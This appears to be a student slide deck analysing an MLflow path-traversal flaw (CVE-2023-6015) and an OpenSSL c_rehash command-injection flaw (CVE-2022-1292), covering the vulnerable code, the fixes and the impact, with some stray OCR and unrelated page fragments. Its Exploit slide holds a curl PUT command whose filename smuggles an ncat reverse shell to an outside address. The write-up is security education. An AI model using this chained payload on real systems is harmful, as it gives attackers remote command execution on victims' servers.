CVE-2023-6015 & CVE-2022-1292


Group 2: Ruiyang Dai, Arya Gandhi, Shubham Kulkarni, Zhejia Yang, Jasmine Yew

Agenda

1. MLflow Background
2. MLflow Vulnerability
3. OpenSSL Background
4. OpenSSL Vulnerability
5. Our Exploit
6. Demo
7. Impact
8. Fix (MLflow)
9. Fix (OpenSSL)
10. Takeaways

MLflow

- An open source platform for machine learning development
- Often used to manage machine learning workflows



Source: Databricks
https://www.databricks.com/blog/2018/06/05/introducing-mlflow-an-open-source-machine-learning-platform.html

The Vulnerability

- Users could write to arbitrary server files via PUT requests
- Poor validation for user path inputs allowing users to access root directories
- MLflow Versions prior to 2.5.0
- CVE-2023-6015
- CVE Score: 10.0

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Source
10.0	CRITICAL	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N	3.9	5.8	security@huntr.dev

https://www.cvedetails.com/cve/CVE-2023-6015/?q=CVE-2023-6015

Code Flaws

Source: MLflow Git
https://github.com/mlflow/mlflow/blob/d2f34c39c97f342e238a2d87a1c288cee825fcbe/mlflow/server/handlers.py#L525

```python
def validate_path_is_safe(path):
    """
    Validates that the specified path is safe to join with a trusted prefix. This is a security
    measure to prevent path traversal attacks.
    A valid path should:
        not contain separators other than '/'
        not contain .. to navigate to parent dir in path
        not be an absolute path
    """
    if is_file_uri(path):
        path = local_file_uri_to_path(path)
    if (
        any((s in path) for s in _OS_ALT_SEPS)
        or ".." in path.split("/")
        or pathlib.PureWindowsPath(path).is_absolute()
        or pathlib.PurePosixPath(path).is_absolute()
    ):
        raise MlflowException(f"Invalid path: {path}", error_code=INVALID_PARAMETER_VALUE)
```

```
>>> path1 = "C:../dir1/file.txt"
>>> path2 = "../dir1/file.txt"
>>> path1.split("/")
['C:..', 'dir1', 'file.txt']
>>> path2.split("/")
['..', 'dir1', 'file.txt']
```

Poor input validation

OpenSSL Background

- Open source cryptography and secure communication tool
- SSL/TLS Standard
- Used in many different applications:
  - Node.js, Zoom, GrubHub, GoDaddy, Deloitte, etc.

The Vulnerability

- Allowed arbitrary command injection
- Poor input sanitization
- Vulnerable OpenSSL: 3.0.0, 3.0.1, 3.0.2, 1.1.1-1.1.1n, 1.0.2-1.0.2zd
- CVE-2022-1292
- CVE Score: 10.0

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Source
10.0	HIGH	AV:N/AC:L/Au:N/C:C/I:C/A:C	10.0	10.0	nvd@nist.gov

Access Vector:	Access Complexity:	Authentication:	Confidentiality Impact:	Integrity Impact:	Availability Impact:
Network	Low	None	Complete	Complete	Complete

Source: https://www.cvedetails.com/cve/CVE-2022-1292/?q=CVE-2022-1292

c_rehash

c_rehash [**-h**] [**-help**] [**-old**] [**-n**] [**-v**] [**-provider** *name*] [**-provider-path** *path*] [**-propquery** *propq*] [*directory*] ...

- Scans the given directory and calculates hash values for .pem, .crt, .cer, or .crl files
- Creates a symbolic link for each of those files, where each link is named the respective hash

https://www.openssl.org/docs/manmaster/man1/c_rehash.html

Flaws Within the Code

```
179     sub link_hash_cert {
180         my $fname = $_[0];
-       $fname =~ s/\"/\\\"/g;
-       my ($hash, $fprint) = `"$openssl" x509 $x509hash -fingerprint -noout -in "$fname"`;
```


```
222     sub link_hash_crl {
223         my $fname = $_[0];
-       $fname =~ s/'/'\\''/g;
-       my ($hash, $fprint) = `"$openssl" crl $crlhash -fingerprint -noout -in '$fname'`;
```

Source: OpenSSL c_rehash
https://github.com/openssl/openssl/commit/7c33270707b568c524a8ef125fe611a8872cb5e8

Replace all " in fname with \" in snippet 1 and all ' with \' in snippet 2

Exploit

*NOTE: Many processes happen in parallel



Limitations

Path Traversal exploit can ***only*** bring us back **ONE** directory from the mlflow directory

```
if is_file_uri(path):
    path = local_file_uri_to_path(path)
if (
    any((s in path) for s in _OS_ALT_SEPS)
    or ".." in path.split("/")
    or pathlib.PureWindowsPath(path).is_absolute()
    or pathlib.PurePosixPath(path).is_absolute()
):
```

Example:
path = <host>/api/2.0/mlflow-artifacts/artifacts/C:../x/y/z
path = C:../x/y/z = ../x/y/z

Source: MLflow Git
https://github.com/mlflow/mlflow/blob/d2f34c39c97f342e238a2d87a1c288cee825fcbe/mlflow/server/handlers.py#L525

Exploit

grr.txt = valid certificate

```
curl -X PUT --data-binary “$(cat grr.txt)”
“http://74.111.96.209:81/api/2.0/mlflow-
artifacts/artifacts/C:../cert/cve3/hello.crt\`ncat%20192.168.50.122%2
04444%20-c%20cmd.exe\`”
```


Update-ca-certificates runs… eventually

Valid certificate:
esp-idf/examples/protocols/esp_http_client/main/howsmyssl_com_root_cert.pem at master · espressif/esp-idf (github.com)

Demo

https://www.cvedetails.com/cve/CVE-2023-6015/?q=CVE-2023-6015
https://nvd.nist.gov/vuln/detail/CVE-2022-1292
https://github.com/mlflow/mlflow/blob/d2f34c39c97f342e238a2d87a1c288cee825fcbe/mlflow/server/handlers.py#L525https://github.com/openssl/openssl/commit/7c33270707b568c524a8ef125fe611a8872cb5e8

Impact: Timeline



Impact: MLflow

- Malicious users could have both read & write access to sensitive files on the Windows host
  - E.g., secret keys
- Quickly fixed and no major security issues reported

Impact: OpenSSL

Release notes for Windows - Zoom Support

- Initial release: 25 years ago
- Zoom had been using OpenSSL 1.1.1 up until September 17, 2023
  - Finally upgraded to OpenSSL 3.1.1 in Zoom v5.16.0
  - Likely not the only software to have upgraded so late

SCS Computing Facilities

~help / Server Computing / Web Server Certificate Troubleshooting

Troubleshooting Web Server Certificates

These are some of the most common certificate-related web server issues. See the web server certificate documentation for instructions on how to request or install a certificate. If you continue to have issues with getting a certificate or SSL to work on your web server, please submit a ticket.


Also, listed below are some OpenSSL commands that may be useful when debugging certificate and SSL-related issues.

How to determine the type of a Comodo certificate

Comodo makes several types of certificates. Some of these types require different intermediate certificates. When you get your certificate, it should come with information about the type. The Subject of a Comodo certificate will contain an OU (Organizational Unit) field that contains the certificate type (e.g. "Comodo Unified Communications" or "PlatinumSSL" or "Comodo Multi-Domain SSL"). You can use one of the OpenSSL commands listed below to view the Subject of a certificate file.

Source: https://computing.cs.cmu.edu/server/server-cert-ts

OpenSSL Usage Statistics



Source: https://trends.builtwith.com/Server/OpenSSL#:~:text=OpenSSL%20Customers&text=10%2C703%2C541%20sites%20that%20used%20this,United%20States%20currently%20using%20OpenSSL.

MLFlow Fix

```
96    from mlflow.tracking.registry import
      UnsupportedModelRegistryStoreURIException
97    from mlflow.utils.file_utils import local_file_uri_to_path
98 +  from mlflow.utils.mime_type_utils import _guess_mime_type
99  + from mlflow.utils.os import is_windows
100   from mlflow.utils.promptlab_utils import
      _create_promptlab_run_impl
101   from mlflow.utils.proto_json_utils import message_to_json,
      parse_dict
102   from mlflow.utils.string_utils import is_string_type


553           or ".." in path.split("/")
554           or pathlib.PureWindowsPath(path).is_absolute()
555           or pathlib.PurePosixPath(path).is_absolute()
556 +         or (is_windows() and len(path) >= 2 and path[1] ==
      ":")
557       ):
558           raise MlflowException(f"Invalid path: {path}",
      error_code=INVALID_PARAMETER_VALUE)
559
```

https://github.com/mlflow/mlflow/commit/b68b435066295e02e6801b95433d1b40dbcee0e0

OpenSSL Fix

but not really…

c_rehash: Do not use shell to invoke openssl · openssl/openssl@7c33270 (github.com)

```
155 + sub compute_hash {
156 +     my $fh;
157 +     if ( $^O eq "VMS" ) {
158 +         # VMS uses the open through shell
159 +         # The file names are safe there and list form is unsupported
160 +         if (!open($fh, "-|", join(' ', @_))) {
161 +             print STDERR "Cannot compute hash on '$fname'\n";
162 +             return;
163 +         }
164 +     } else {
165 +         if (!open($fh, "-|", @_)) {
166 +             print STDERR "Cannot compute hash on '$fname'\n";
167 +             return;
168 +         }
169 +     }
170 +     return (<$fh>, <$fh>);
171 + }
```

```
    -     $fname =~ s/\"/\\\"/g;
    -     my ($hash, $fprint) = `"$openssl" x509 $x509hash -fingerprint -noout -in "$fname"`;
181 +     my ($hash, $fprint) = compute_hash($openssl, "x509", $x509hash,
182 +                                        "-fingerprint", "-noout",
183 +                                        "-in", $fname);
```

https://github.com/openssl/openssl/commit/7c33270707b568c524a8ef125fe611a8872cb5e8

Vulnerability Details : CVE-2022-2068

In addition to the c_rehash shell command injection identified in CVE-2022-1292, further circumstances where the c_rehash script does not properly sanitise shell metacharacters to prevent command injection were found by code review. When the CVE-2022-1292 was fixed it was not discovered that there are other places in the script where the file names of certificates being hashed were possibly passed to a command executed through the shell. This script is distributed by some operating systems in a manner where it is automatically executed. On such operating systems, an attacker could execute arbitrary commands with the privileges of the script. Use of the c_rehash script is considered obsolete and should be replaced by the OpenSSL rehash command line tool. Fixed in OpenSSL 3.0.4 (Affected 3.0.0,3.0.1,3.0.2,3.0.3). Fixed in OpenSSL 1.1.1p (Affected 1.1.1-1.1.1o). Fixed in OpenSSL 1.0.2zf (Affected 1.0.2-1.0.2ze).

Published 2022-06-21 15:15:09 Updated 2023-03-01 16:23:57 Source OpenSSL Software Foundation View at NVD, CVE.org


CVE-2023-2068 : The File Manager Advanced Shortcode WordPress plugin through 2.3.2 does not adequately prevent uploading files with disa (cvedetails.com)

Fix file operations in c_rehash. · openssl/openssl@2c9c358 (github.com)

“Use of the c_rehash script is considered obsolete and should be replaced by the OpenSSL rehash command line tool”

- Every security advisory

Possibly for backwards compatibility?



openssl/tools at master · openssl/openssl (github.com)

Takeaways

- Consider all edge cases when writing code
- Have a checklist
- Sanitization is hard
- Setup is often harder than running the exploit :)
  - Windows is bad
  - OpenSSL windows is worse

References

- https://www.cvedetails.com/cve/CVE-2023-6015/?q=CVE-2023-6015
- https://nvd.nist.gov/vuln/detail/CVE-2022-1292
- https://github.com/mlflow/mlflow/blob/d2f34c39c97f342e238a2d87a1c288cee825fcbe/mlflow/server/handlers.py#L525
- https://github.com/openssl/openssl/commit/7c33270707b568c524a8ef125fe611a8872cb5e8
- https://my.f5.com/manage/s/article/K21600298
- https://huntr.com/bounties/43e6fb72-676e-4670-a225-15d6836f65d3/
- https://www.databricks.com/blog/2018/06/05/introducing-mlflow-an-open-source-machine-learning-platform.html
- https://support.zoom.com/hc/en/article?id=zm_kb&sysparm_article=KB0068823
- https://trends.builtwith.com/Server/OpenSSL
- https://www.hackingtutorials.org/networking/hacking-netcat-part-2-bind-reverse-shells/
- https://mlflow.org/docs/latest/introduction/index.html
- https://www.openssl.org/docs/manmaster/man1/c_rehash.html
- https://trends.builtwith.com/Server/OpenSSL#:~:text=OpenSSL%20Customers&text=10%2C703%2C541%20sites%20that%20used%20this,United%20States%20currently%20using%20OpenSSL.